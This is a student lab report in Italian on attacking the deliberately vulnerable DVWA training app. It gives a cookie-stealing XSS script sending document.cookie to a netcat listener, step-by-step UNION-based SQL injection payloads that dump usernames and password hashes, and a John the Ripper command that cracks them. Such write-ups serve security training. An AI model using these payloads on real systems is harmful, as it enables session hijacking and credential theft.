


S6/L2

Exploit DVWA - XSS e SQL injection

Prepared by

Noemi de Martino

INTRODUZIONE



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low
PHPIDS: disabled

Questo report descrive i passaggi seguiti per testare le vulnerabilità di un'applicazione web utilizzando la **DVWA (Damn Vulnerable Web Application)**. Sono stati eseguiti exploit di tipo XSS Reflection e SQL injection per dimostrare come possono essere sfruttate queste vulnerabilità.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:


- XSS reflected.
- SQL Injection (non blind).

XSS Reflected

Verificare se il sito esegue codice HTML/JavaScript inserito nei campi di input.

1. Accesso e Configurazione:

- L'analisi è iniziata accedendo al DVWA tramite un browser web.
- È stato verificato che il livello di sicurezza di DVWA fosse impostato su "basso" per facilitare l'individuazione delle vulnerabilità.
- È stato inserito del codice HTML nei campi di input per verificare se il sito esegue il codice fornito.
- Il tag **VermePallino** è stato utilizzato per testare la vulnerabilità. La visualizzazione in grassetto del testo ha confermato che il sito esegue il codice HTML/JavaScript inserito.



2. Inserimento script malevolo:

- È stato inserito il seguente script malevolo nel campo di input:
<script>window.location='http://127.0.0.1:12345/index.html?param1=' + document.cookie;</script>
- Questo script reindirizza la vittima a un URL malevolo e invia il cookie di sessione al server attaccante.

3. Cattura dei Cookie

- è stato aperto il terminale ed è stato lanciato il comando **nc -lvp 12345** per ascoltare sulla porta **12345**.
- Quando la vittima ha visitato l'URL malevolo, il cookie di sessione è stato catturato nel terminale.

```
(kali㉿kali)-[~]  
$ nc -lvp 12345  
listening on [any] 12345 ...  
connect to [127.0.0.1] from localhost [127.0.0.1] 57334  
GET /index.html?param1=security=low;%20PHPSESSID=0102a40a489425191389a3ab2aaec714 HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Cookie: security=impossible  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

SQL Injection

Verificare la presenza di vulnerabilità SQL injection.

1. Test per Vulnerabilità SQL:

- Nei campi di input del sito DVWA, è stato inserito un singolo apice (') per verificare la presenza di vulnerabilità SQL injection.
- L'errore di sintassi SQL risultante ha indicato che il sito era vulnerabile a SQL injection.

```
You have an error in your SQL syntax;
```

2. Determinazione del Numero Colonne:

- Sono state eseguite query per determinare il numero corretto di colonne:

' UNION SELECT 1#

' UNION SELECT 1, 2#

- L'aggiunta progressiva di colonne ha permesso di identificare il numero corretto necessario per evitare errori di sintassi.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the SQL Injection tool. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" label, a text input field with the payload "' UNION SELECT 1, 2#", and a "Submit" button. Below the input field, the results of the query are displayed in red text: "ID: ' UNION SELECT 1, 2#", "First name: 1", and "Surname: 2".

3. Identificazione del Nome della Tabella:

- È stata eseguita una query per individuare i nomi delle tabelle nel database:

' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#

- Questa query ha restituito i nomi delle tabelle presenti nel database corrente.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#
First name: guestbook
Surname:

ID: ' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#
First name: users
Surname:

4. Estrazione delle Colonne:

- Una volta individuato il nome delle tabelle, è stata eseguita una query per identificare le colonne:

' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'nome_tabella'##

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: user_id
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: first_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: last_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: user
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: password
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#
First name: avatar
Surname:

5.Estrazione dei Dati Sensibili:

- Utilizzando i nomi delle colonne trovate, è stata eseguita una query per estrarre i dati sensibili:

' UNION SELECT user, password FROM users#

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

6.Decifrazine delle password:

- Le password hashate trovate, sono state salvate in un file di testo **passwords.txt**.
- Utilizzando John The Ripper, le password sono state decifrate con il comando:

john --show --format=raw-md5 passwords.txt

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 passwords.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```